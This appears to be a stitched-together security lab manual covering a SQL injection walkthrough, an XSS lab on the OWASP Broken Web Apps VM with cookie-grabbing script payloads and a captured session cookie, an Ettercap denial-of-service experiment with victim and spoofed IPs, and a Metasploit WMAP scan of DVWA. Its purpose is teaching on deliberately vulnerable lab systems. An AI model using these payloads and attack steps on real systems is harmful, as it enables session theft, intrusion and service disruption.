Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Thu, 05 Apr 2018 16:22:57 GMT
Connection: close
Content-Type: text/html
Content-Length: 24658

Finished

Burp Suite is useful because you can actually render the webpage that is returned in the response by going to the "Response" tab and clicking "Render." We can see below that our SQL injection was successful and we now have usernames and passwords. If this was an administrative panel or something similar, we could log in with the admin credentials and wreak all kinds of havoc.



SQL Injection in the Wild

Although SQL injection has been known as a serious vulnerability for quite some time, it continues to be one of the most common methods of exploitation today. Part of this is because anyone can just piece together a semi-functioning web app and deploy it out on the internet. Even professional software developers often have a hard time adhering to secure coding principles, so it's no surprise when Jimmy down the street makes an application that's insecure.

In order to become truly effective with SQL injection, it's probably best to actually learn SQL itself. After all, the best way to break something is knowing how it works and using that knowledge for abuse. While conducting your tests, once you've found a vulnerability and a payload that works, you can customize the SQL to execute your own commands. This is useful for figuring out the layout of tables, modifying data, and even discovering other tables within the database. There really is no limit to what you can do once a genuine grasp of SQL is attained.

Aim

To perform a Cross Site Scripting attack using OWASP.

Description**Cross Site Scripting Attack:**

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites.

OWASP:

The Open Web Application Security Project is an online community that produces freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security.


OWASP Installation

Step 1: Download the zip file from the website



<https://sourceforge.net/projects/owaspbwa/> and extract it into a folder and the extracted folder should have a “.vdmk” files.





Name	Date modified	Type	Size
OWASP Broken Web Apps.nvram	03-08-2015 09:24	NVRAM File	9 KB
OWASP Broken Web Apps.vmsd	31-07-2015 08:55	VMSD File	1 KB
OWASP Broken Web Apps.vmx	03-08-2015 09:24	VMX File	2 KB
OWASP Broken Web Apps.vmx	06-05-2015 08:00	VMXF File	1 KB
OWASP Broken Web Apps-cl1.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	2 KB
OWASP Broken Web Apps-cl1-s001.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	17,34,144 KB
OWASP Broken Web Apps-cl1-s002.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	15,72,800 KB
OWASP Broken Web Apps-cl1-s003.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	17,64,480 KB
OWASP Broken Web Apps-cl1-s004.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	11,11,680 KB
OWASP Broken Web Apps-cl1-s005.vmdk	26-11-2019 16:28	Virtual Machine Disk Format	64 KB
owaspbwa-release-notes.txt	03-08-2015 09:14	Text Document	9 KB

Step 2: On VirtualBox click on new and give a name and select the OS type.




Step 3: Select the RAM size required and it depends on the user.

Step 4: Click on the  icon to add a Virtual Hard Disk and then click on  icon to add a browse the new “.vdmk” file downloaded and then click Create button.



Step 5: Set the network to host only and start the machine.



Step 6: Enter the default username and password to launch the server.

```

owaspbwa login: root
Password:
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.112/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.112, via Samba at \\192.168.56.112\\, or via phpmyadmin at
http://192.168.56.112/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#

```



Step 7: Enter the ip-address and the OWASP web application will be accessible.



Cross Site Scripting (XSS)

Method -1 :

Step 1: Click on OWASP13/A3-Cross Site Scripting (XSS)/Against HTML 5 Storage/HTML 5 Storage

OWASP 2013	A1 - Injection (SQL)	 Mutillidae: Deliberately Vulnerable W Like Mutillidae? Check out how to help Video Tutorials Listing of vulnerabilities
OWASP 2010	A1 - Injection (Other)	
OWASP 2007	A2 - Broken Authentication and Session Management	
Web Services	A3 - Cross Site Scripting (XSS)	
HTML 5	A4 - Insecure Direct Object References	
Others	A5 - Security Misconfiguration	
Documentation	A6 - Sensitive Data Exposure	
Resources	A7 - Missing Function Level Access Control	
	A8 - Cross Site Request Forgery (CSRF)	
	Against HTML 5 Storage	


Step 2: Inspect the I/P fields to check any Cross-Site Scripting can be done.

```
var setMessage = function(/* String */ pMessage){  
    var lMessageSpan = document.getElementById("idAddItemMessageSpan");  
    lMessageSpan.innerHTML = pMessage;  
    lMessageSpan.setAttribute("class","success-message");  
};// end function setMessage
```

By analyzing it is found that it is able to inject and by adding a script "<h1> XSS </h1>" to the I/P affects the O/P.

Method 2:

Step 1: Click on OWASP13/A3-Cross Site Scripting (XSS)/Via "Input (GET/POST) /DNS Lookup"



Step 2: By passing the script "<script>alert(document.cookie)</script>" in the I/P field the cookie information is obtained.

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Output

Method 1:

HTML 5 Web Storage

Web Storage

Key	Item	Storage Type
canary	canary	Session
<h1>CSS</h1>	canary	Session

☒ Session
 ☐ Local
 Add New

Added key

CSS

to Session storage

☒ Session Storage
 ☐ Local Storage
 ☐ All Storage

Method 2:

```
showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=c1k268l8f5obv82ahgb343v6u6
```

OK

Aim:

The objective of this experiment is to perform Denial of Service Attack on a victim.

Description

In computing, a denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled [Figure.1].





Figure.1 Denial of Service Attack

In this experiment, Ettercap software is used to perform DOS Attack. Ettercap is a [free and open source network security](#) tool for [man-in-the-middle attacks](#) on [LAN](#). It can be used for computer [network protocol](#) analysis and [security auditing](#). It runs on various [Unix-like operating systems](#) including [Linux](#), [Mac OS X](#), [BSD](#) and [Solaris](#), and on [Microsoft Windows](#). It is capable of intercepting traffic on a network segment, capturing passwords, and conducting [active eavesdropping](#) against a number of common protocols.


Program

Step 1. Ettercap is pre-installed in Kali Linux Platform.


Step 2. Start Ettercap -> Choose Sniff -> Unified Sniffing from Menu Bar




Step 3. After choosing Unified Sniffing, a dialogue box will pop up in which we have to choose the appropriate network interface that is used in virtual machine host.




The Unified Sniffing will start automatically after the network interface is chosen.




Step 4. From Menu Bar, Plugins -> Manage the Plugins




Step 5. Choose dos_attack from the plugin window.




Step 6. Enter the IP Address of the Victim.



Step 7. Enter the IP to be spoofed



After which the Victim IP will be attacked.



Output

ip.addr == 192.168.2.9						
No.	Time	Source	Destination	Protocol	Length	Info
3846...	38.696539060	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 53350 → 139 [SYN] Seq=0 Win=32767 Len=0
3846...	38.696589270	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 53606 → 135 [SYN] Seq=0 Win=32767 Len=0
3846...	38.696605490	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 53862 → 80 [SYN] Seq=0 Win=32767 Len=0
3847...	38.696657536	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 54118 → 25 [SYN] Seq=0 Win=32767 Len=0
3847...	38.696707853	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 54374 → 21 [SYN] Seq=0 Win=32767 Len=0
3847...	38.696779757	192.168.2.9	192.168.2.13	TCP	60	443 → 52838 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3847...	38.696787086	192.168.2.9	192.168.2.13	TCP	60	445 → 52582 [ACK] Seq=1 Ack=4294966529 Win=64240 Len=0
3847...	38.696958179	192.168.2.9	192.168.2.13	TCP	60	139 → 53350 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3847...	38.696977023	192.168.2.9	192.168.2.13	TCP	60	135 → 53606 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3847...	38.697076092	192.168.2.9	192.168.2.13	TCP	60	80 → 53862 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3847...	38.697080679	192.168.2.9	192.168.2.13	TCP	60	180 → 53094 [ACK] Seq=1 Ack=4294966785 Win=64240 Len=0
3847...	38.697082805	192.168.2.9	192.168.2.13	TCP	60	25 → 54118 [ACK] Seq=1 Ack=4294966785 Win=64240 Len=0
3847...	38.697160016	192.168.2.9	192.168.2.13	TCP	60	21 → 54374 [ACK] Seq=1 Ack=4294966529 Win=64240 Len=0
3847...	38.697844946	192.168.2.13	192.168.2.9	TCP	54	[TCP Port numbers reused] 54630 → 445 [SYN] Seq=0 Win=32767 Len=0

AIM:

The objective of this experiment is to:

A web application scanner is a tool used to identify vulnerabilities that are present in web applications. WMAP makes it easy to retain a smooth workflow since it can be loaded and run while working inside Metasploit. This experiment will feature DVWA (Damn Vulnerable Web Application) as the target and Kali Linux and Metasploit on the offensive.

LAB ENVIRONMENT:

To carry out the Experiment, you need:

- Penetration testing operating system [Kali Linux / parrot]
- Web browser with Internet access
- Administration privileges to run the tools

INTRODUCTION:**Set Up Metasploit Database**

The first thing we need to do, if it's not done already, is set up the Metasploit database, since this particular module needs it in order to run. Metasploit utilizes a PostgreSQL database, making it extremely useful to keep track of large amounts of information when conducting penetration tests. This allows for the import and export of scan results from other tools, as well as storage of discovered credentials, services, and other data.

We can initialize the database with the **msfdb init** command in the terminal. This will create a default database and user for Metasploit to interact with.

```
msfdb init
[+] Starting database
[+] Creating database user 'msf' [+]
Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-
framework/config/database.yml'
[+] Creating initial database schema
```

```
service postgresql start
```

msfconsole

```
msf > db_status
[*] postgresql connected to msf
```

msf > load wmap

$$\text{msf} > ?$$

Command	Description
wmap_modules	Manage wmap
modules wmap_nodes	Manage
nodes wmap_run	Test targets
wmap_sites	Manage sites
wmap_targets	Manage targets
wmap_vulns	Display web
vulns	

```
msf > wmap_sites
```

```
[*] Usage: wmap_sites [options]
      -h          Display this help text
      -a [url]    Add site (vhost,url)
      -d [ids]    Delete sites (separate ids with space)
      -l          List all available sites
      -s [id]     Display site structure (vhost,url|ids) (level) (unicode output true/false)
```

To add a site, use **wmap_sites** with the **-a** flag followed by the site address.

```
msf > wmap_sites -a http://172.16.1.102 [*]
Site created.
```

Now we can list the available sites using **wmap_sites** with the **-l** flag.

```
msf >
wmap_sites -l
[*] Available
sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
--	----	-----	----	-----	-----	-----
0	172.16.1.102	172.16.1.102	80	http	0	0

Specify Target URL

Next, we need to set the specific target URL we want to scan using **wmap_targets**.

```
msf > wmap_targets
[*] Usage: wmap_targets [options]
      -h          Display this help text
      -t [urls]   Define target sites (vhost1,url[space]vhost2,url)
      -d [ids]    Define target sites (id1, id2, id3 ...)
      -c          Clean target sites list
      -l          List all target sites
```

We can define the target using **wmap_targets** with the **-t** flag, followed by the URL.

```
msf > wmap_targets -t http://172.16.1.102/dvwa/index.php
```

And use **wmap_targets** with the **-l** flag to list the defined targets.

```
msf >
wmap_targets -l
[*] Defined targets
=====
```

Id	Vhost	Host	Port	SSL	Path
--	-----	-----	----	---	----
0	172.16.1.102	172.16.1.102	80	false	/dvwa/index.php

We should be good to go at this point, so the only thing left to do is to actually run the scanner.

Run Scanner

Type **wmap_run** at the prompt to view the options for this command.

```
msf > wmap_run
[*] Usage: wmap_run [options]
        -h                               Display this help text
        -t                               Show all enabled modules
        -m [regex]                       Launch only modules that name match provided
        regex.

        -p [regex]                       Only test path defined by regex.
        -e [/path/to/profile]            Launch profile modules against all matched
        targets.

                                           (No profile file runs all enabled modules.)
```

We can use **wmap_run** with the **-t** flag to list all the enabled modules before we scan the target.

```
msf >
wmap_run -t
[*] Testing
target:
[*]      Site: 172.16.1.102 (172.16.1.102)
[*]      Port: 80 SSL: false
=====
[*] Testing started. 2018-09-20 10:23:26 -0500 [*]
Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled. [*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version [*]
Module auxiliary/scanner/http/open_proxy

[*] Module auxiliary/admin/http/tomcat_administration [*] Module
auxiliary/admin/http/tomcat_utf8_traversal [*] Module
auxiliary/scanner/http/drupal_views_user_enum [*] Module
auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection [*] Module
auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt [*]
Module auxiliary/scanner/http/scrapper
[*] Module auxiliary/scanner/http/svn_scanner [*]
Module auxiliary/scanner/http/trace
[*] Module auxiliary/scanner/http/vhost_scanner
[*] Module auxiliary/scanner/http/webdav_internal_ip [*]
Module auxiliary/scanner/http/webdav_scanner
```

```

[*] Module auxiliary/scanner/http/webdav_website_content [*]
=[ File/Dir testing ]=
=====
[*] Module auxiliary/scanner/http/backup_file [*]
Module auxiliary/scanner/http/brute_dirs [*] Module
auxiliary/scanner/http/copy_of_file [*] Module
auxiliary/scanner/http/dir_listing [*] Module
auxiliary/scanner/http/dir_scanner
[*] Module auxiliary/scanner/http/dir_webdav_unicode_bypass [*] Module
auxiliary/scanner/http/file_same_name_dir
[*] Module auxiliary/scanner/http/files_dir [*]
Module auxiliary/scanner/http/http_put
[*] Module auxiliary/scanner/http/ms09_020_webdav_unicode_bypass [*] Module
auxiliary/scanner/http/prev_dir_same_name_file
[*] Module auxiliary/scanner/http/replace_ext [*]
Module auxiliary/scanner/http/soap_xml [*] Module
auxiliary/scanner/http/trace_axd
[*] Module auxiliary/scanner/http/verb_auth_bypass [*]
=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/blind_sql_query
[*] Module auxiliary/scanner/http/error_sql_injection [*] Module
auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment [*] Module
exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
[*] Done.

```

There are a few different categories of modules including ones for directory testing, query testing, web server testing, and SSL testing, although we can see that our target doesn't employ SSL, so these modules are disabled. To get a detailed description of any given module, use the **info** command followed by the full path of the module that's listed. For example:

```
msf > info auxiliary/scanner/http/http_version
```

```

      Name: HTTP Version Detection
      Module: auxiliary/scanner/http/http_version
      License: Metasploit Framework License (BSD)
      Rank

```

```
: Normal
```

```
Provided by:
```

```
hdm <x@hdm.io>
```

Basic options:

Name	Current Setting	Required	Description
Proxies			no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Description:

Display version information about each system.

Back to scanning. Let's begin the scan by using **wmap_run** with the **-e** flag, which will run all of the modules instead of just a specified one. Depending on the target site and the number of enabled modules, the scan can take quite some time to finish. Once it's done, the scan will show how long it took to complete.

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*] Site: 172.16.1.102 (172.16.1.102)
[*] Port: 80 SSL: false

=====
[*] Testing started. 2018-09-20 10:24:33 -0500 [*]
=[ SSL testing ]=
=====
[*] Target is not SSL. SSL modules disabled. [*]
=[ Web Server testing ]=
=====
[*] Module auxiliary/scanner/http/http_version

[+] 172.16.1.102:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by
    PHP/5.2.4- 2ubuntu5.24 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration [*]
Module auxiliary/admin/http/tomcat_utf8_traversal

...

=[ Unique Query testing ]=
=====
[*] Module auxiliary/scanner/http/blind_sql_query [*] Module
auxiliary/scanner/http/error_sql_injection [*] Module
auxiliary/scanner/http/http_traversal
[*] Module auxiliary/scanner/http/rails_mass_assignment [*] Module
exploit/multi/http/lcms_php_exec
[*]
=[ Query testing ]=
=====
[*]
=[ General testing ]=
=====
```

```
+++++
Launch completed in 337.37769508361816 seconds.
+++++
```

[*] Done

Interpret Results

Finally, we can type the **wmap_vulns -l** command to display the results of the scan.

```
msf > wmap_vulns -l
[*] + [172.16.1.102] (172.16.1.102): scraper /
[*]      scraper Scraper
[*]      GET Metasploitable2 - Linux
[*] + [172.16.1.102] (172.16.1.102): directory /dav/ [*]
      directory Directory found.
[*]      GET Res code: 200
[*] + [172.16.1.102] (172.16.1.102): directory /cgi-bin/ [*]  directory
      Directoy found.
[*]      GET Res code: 403
[*] + [172.16.1.102] (172.16.1.102): directory /doc/ [*]
      directory Directoy found.
[*]      GET Res code: 200
[*] + [172.16.1.102] (172.16.1.102): directory /icons/ [*]
      directory Directoy found.
[*]      GET Res code: 200
[*] + [172.16.1.102] (172.16.1.102): directory /index/ [*]
      directory Directoy found.
[*]      GET Res code: 200
[*] + [172.16.1.102] (172.16.1.102): directory /phpMyAdmin/ [*]
      directory Directoy found.
[*]      GET Res code: 200
...

```

We can see it found some potentially interesting directories that could be worth investigating further:

- The `/cgi-bin/` directory allows scripts to be executed and perform console-like functions directly on the server.
- The `/phpMyAdmin/` directory is an open-source administration tool for MySQL database systems.
- The `/dav/` directory allows users to collaborate and perform web authoring activities remotely.

WMAP might not return as detailed results as other web application vulnerability scanners, but this information can be a useful jumping off point to explore different avenues of attack.

The fact that this scanner can be easily loaded and utilized from within the Metasploit Framework makes it a useful tool to know how to use.

Wrapping Up

Metasploit is a powerful tool which can not only be used for exploitation but also features tons of other modules that can be loaded and ran from directly within the framework, making it an absolute powerhouse when it comes to penetration testing and ethical hacking.